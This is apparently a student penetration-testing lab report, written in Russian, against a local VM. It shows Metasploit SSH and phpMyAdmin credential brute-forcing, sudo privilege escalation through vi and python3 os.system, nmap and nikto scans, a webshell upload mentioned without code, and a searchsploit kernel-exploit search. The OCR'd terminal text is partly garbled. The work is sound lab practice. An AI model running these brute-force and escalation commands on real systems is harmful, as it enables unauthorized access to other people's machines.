
Matching Modules

#  Name
Rank  Check Description Disclosure Date
--  -
0 exploit/linux/http/alienvault_exec 2017-01-31
excellent Yes AlienVault OSSIM/USA Remote Code Execution
1 auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09
normal No Apache Karaf Default Credentials Command Execution
2 auxiliary/scanner/ssh/karaf_login 2016-02-09
normal No Apache Karaf Login utility
3 exploit/unix/ssh/array_vxag_vapw_privkey_privesc 2014-02-03
excellent No Array Networks VAPW and vxAG Private Key Privilege Escalation Code Execution
4 auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27
normal No Cerberus FTP Server SFTP Username Enumeration
5 auxiliary/scanner/http/cisco_firepower_login 2019-08-21
normal No Cisco Firepower Management Console 6.0 Login
6 exploit/linux/ssh/cisco_ucs_scuser 2019-08-21
excellent No Cisco UCS Director default scuser password
7 exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684 2022-10-10
excellent Yes Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
8 exploit/linux/ssh/microfocus_obr_shrboadmin 2020-09-21
excellent No Micro Focus Operations Bridge Reporter shrboadmin default password
9 post/linux/manage/ssh/key_persistence
excellent No SSH Key Persistence
10 post/windows/manage/ssh/key_persistence
good No SSH Key Persistence
11 auxiliary/scanner/ssh/ssh_login
normal No SSH Login Check Scanner
12 auxiliary/scanner/ssh/ssh_login_pubkey
normal No SSH public key login scanner
13 exploit/linux/ssh/symantec_smg_ssh 2012-08-27
excellent No Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
14 exploit/unix/ssh/tectia_passauth_change 2012-12-01
excellent Yes Tectia SSH USRPAUTH Change Request Password Reset Vulnerability
15 post/windows/gather/credentials/mremote
normal No Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 15, use 15 or use post/windows/gather/credentials/mremote

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary/scanner/ssh/ssh_login >
```

Используем эксплойт для брутфорса кредов.




```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help

root@kali: /home/kali/nfs/user1/tmp
File Actions Edit View Help

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
USER_FILE => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/adobe_top100_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.39.133
RHOSTS => 192.168.39.133
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.39.133:22 - Starting bruteforce
[-] 192.168.39.133:22 - Failed: 'admin:123456'
[!] No active DB -- Credential data will not be saved! you are able to hear
[-] 192.168.39.133:22 - Failed: 'admin:123456789'
[-] 192.168.39.133:22 - Failed: 'admin:password'
[-] 192.168.39.133:22 - Failed: 'admin:adobe123'
[-] 192.168.39.133:22 - Failed: 'admin:12345678'
[-] 192.168.39.133:22 - Failed: 'admin:qwerty'
[-] 192.168.39.133:22 - Failed: 'admin:1234567'
```

Используем подобранныю пару логин-пароль для входа в систему



```
Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help

Activities Terminal Sun 12:56
aas@debian: ~
File Edit View Search Terminal Help

root@debian:~/nfs# ssh test@192.168.39.133
The authenticity of host '192.168.39.133 (192.168.39.133)' can't be established.
ECDSA key fingerprint is SHA256:pcFDDxF+CZHvP9iqDgCs42PslICJG0z0BT1msS1sgMA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.39.133' (ECDSA) to the list of known hosts.
test@192.168.39.133's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Sun Aug 20 08:45:16 +05 2023


System load:  0.0          Processes:      219
Usage of /:   17.4% of 21.29GB    Users logged in:  1
Memory usage: 11%          IP address for eth0: 192.168.39.133
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

12 updates can be installed immediately.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Writing client authentication configuration file /home/jmutai/.msf4/db
Stopping database at /home/jmutai/.msf4/db
```

2.1 Просмотр списка разрешений пользователя, которые указаны в файле конфигурации sudoers и эскалация привилегий через Vi



```
Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Activities Terminal Sun 13:12
aas@debian: ~
File Edit View Search Terminal Help
test@server:/$ whoami
test
test@server:/$ cat /home/server/Important.txt
cat: /home/server/Important.txt: Permission denied
test@server:/$ ls -ld /home/server/Important.txt
-rwx----- 1 root root 23 Apr 18 23:08 /home/server/Important.txt
test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u$
test@server:/$ sudo vi
root
Press ENTER or type command to continue
Writing client authentication configuration file /home/jmutai/.m
Stopping database at /home/jmutai/.msf4/db
To grab input, press Ctrl+G
```


Просмотр содержимого Important.txt используя vi:



```
Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Activities Terminal Sun 13:13
aas@debian: ~
File Edit View Search Terminal Help
test@server:/$ whoami
test
test@server:/$ cat /home/server/Important.txt
cat: /home/server/Important.txt: Permission denied
test@server:/$ ls -ld /home/server/Important.txt
-rwx----- 1 root root 23 Apr 18 23:08 /home/server/Important.txt
test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u$
test@server:/$ sudo vi
root
Press ENTER or type command to continue
Important Information!
Press ENTER or type command to continue
Writing client authentication configuration file /home/jmutai/.m
Stopping database at /home/jmutai/.msf4/db
To grab input, press Ctrl+G
```


2.2 Просмотр списка разрешений пользователя, которые указаны в файле конфигурации sudoers и эскалация привилегий через Python

Просмотр содержимого Important.txt используя python:



```
Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help

Activities Terminal Sun 13:23
aas@debian: ~

File Edit View Search Terminal Help

test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sn
ap/bin

User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u$
test@server:/$ sudo python3 -c'import os;os.system("whoami")'
test@server:/$ sudo python3 -c'import os;os.system("cat /home/server/Important.txt")'
Important Information!
test@server:/$
```

3. Эксплуатация уязвимостей в веб-приложении phpMyAdmin

Определение phpMyAdmin на сервере

Сервис Apache httpd 2.4.7, запущенный на порте 80

```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
1 2 3 4
root@kali: /home/kali/nfs/user1/tmp
File Actions Edit View Help
# nmap -sV 192.168.39.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-20 13:42 EDT
Nmap scan report for 192.168.39.133
Host is up (0.000043s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp      JAMES smtpd 2.3.2
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3      JAMES pop3d 2.3.2
111/tcp   open  rpcbind   2-4 (RPC #100000)
119/tcp   open  nntp      JAMES nntpd (posting ok)
873/tcp   open  rsync     (protocol version 31)
2049/tcp  open  nfs_acl   2-3 (RPC #100227)
4848/tcp  open  tcpwrapped
MAC Address: 00:0C:29:5C:67:A9 (VMware)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
(root@kali)-[/home/kali/nfs/user1/tmp]
```

Воспользуемся инструментом **nikto**, этот инструмент позволяет нам сканировать веб-сервера на наличие небезопасных файлов, программ и конфигураций

На сервере есть файлы phpMyAdmin

```
kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
1 2 3 4
root@kali: /home/kali/nfs/user1/tmp
File Actions Edit View Help
(root@kali)-[/home/kali/nfs/user1/tmp]
# nikto -h http://192.168.39.133
- Nikto v2.5.0

+ Target IP: 192.168.39.133
+ Target Hostname: 192.168.39.133
+ Target Port: 80
+ Start Time: 2023-08-20 13:45:23 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.net-sparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (Use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2cf6, size: 5f7b7b8ed9652, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD.
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob-mode' found, with contents: 0.
+ /info.php: Output from the phpinfo() function was found.
+ /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /info.php?file=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSNAKE's RFI list. See: https://gist.github.com/mubix/5d269c686584875015a2
+ /phpmyadmin/: phpMyAdmin directory found.
+ 8254 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2023-08-20 13:45:35 (GMT-4) (12 seconds)

+ 1 host(s) tested
(root@kali)-[/home/kali/nfs/user1/tmp]
```

Воспользуемся эксплойтом `phpmyadmin_login`

```
root@kali: /home/kali/nfs/user1/tmp

File Actions Edit View Help
0 exploit/unix/webapp/phpmyadmin_config 2009-03-24 excellent N
1 auxiliary/scanner/http/phpmyadmin_login normal N
2 post/linux/gather/phpmyadmin_credsteal normal N
3 auxiliary/admin/http/telpho10_credential_dump 2016-09-02 normal N
4 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30 excellent N
5 exploit/multi/http/phpmyadmin_3522_backdoor 2012-09-25 normal N
6 exploit/multi/http/phpmyadmin_lfi_rce 2018-06-19 good Y
7 exploit/multi/http/phpmyadmin_authenticated_remote_code_execution 2016-06-23 excellent Y
8 exploit/multi/http/phpmyadmin_authenticated_remote_code_execution_via_preg_replace 2013-04-25 excellent Y

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/http/phpmyadmin_preg_replace

msf6 > use auxiliary/scanner/http/phpmyadmin_login

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/http/phpmyadmin_login normal No PhpMyAdmin Login Scanner

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/http/phpmyadmin_login

[*] Using auxiliary/scanner/http/phpmyadmin_login
msf6 auxiliary(<scanner/http/phpmyadmin_login>) > show options

Module options (auxiliary/scanner/http/phpmyadmin_login):
```

Делаем настройки, запускаем эксплойт.

Нашлось много подходящих пар логин-пароль (почему-то)

Воспользовалась парой `admin:password`


```
root@kali: /home/kali/nfs/user1/tmp

File Actions Edit View Help
er_names-shortlist.txt
user_file => /home/kali/Documents/top-usernames-shortlist.txt
msf6 auxiliary(<scanner/http/phpmyadmin_login>) > run


[*] PhpMyAdmin Version: Not Detected
[*] 192.168.39.133:80 - Success: 'root:password'
[*] 192.168.39.133:80 - Success: 'admin:password'
[*] 192.168.39.133:80 - Success: 'test:password'
[*] 192.168.39.133:80 - Success: 'guest:password'
[*] 192.168.39.133:80 - Success: 'info:password'
[*] 192.168.39.133:80 - Success: 'admin:password'
[*] 192.168.39.133:80 - Success: 'mysql:password'
[*] 192.168.39.133:80 - Success: 'user:password'
[*] 192.168.39.133:80 - Success: 'administrator:password'
[*] 192.168.39.133:80 - Success: 'oracle:password'
[*] 192.168.39.133:80 - Success: 'ftp:password'
[*] 192.168.39.133:80 - Success: 'pi:password'
[*] 192.168.39.133:80 - Success: 'puppet:password'
[*] 192.168.39.133:80 - Success: 'ansible:password'
[*] 192.168.39.133:80 - Success: 'ec2-user:password'
[*] 192.168.39.133:80 - Success: 'vagrant:password'
[*] 192.168.39.133:80 - Success: 'azureuser:password'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(<scanner/http/phpmyadmin_login>) >
```

3.1 WebShell


Загрузили webshell на сервер, проверили что работает



Эскалация привилегий



Searchsploit нашел нам несколько эксплойтов. Остановимся на Local Privilege Escalation



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~/Documents
$ searchsploit linux kernel 5.15 priv esc
Exploit Title | Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 | linux/local/9479.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalatio | linux/local/41886.c
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation ( | linux/local/50808.c

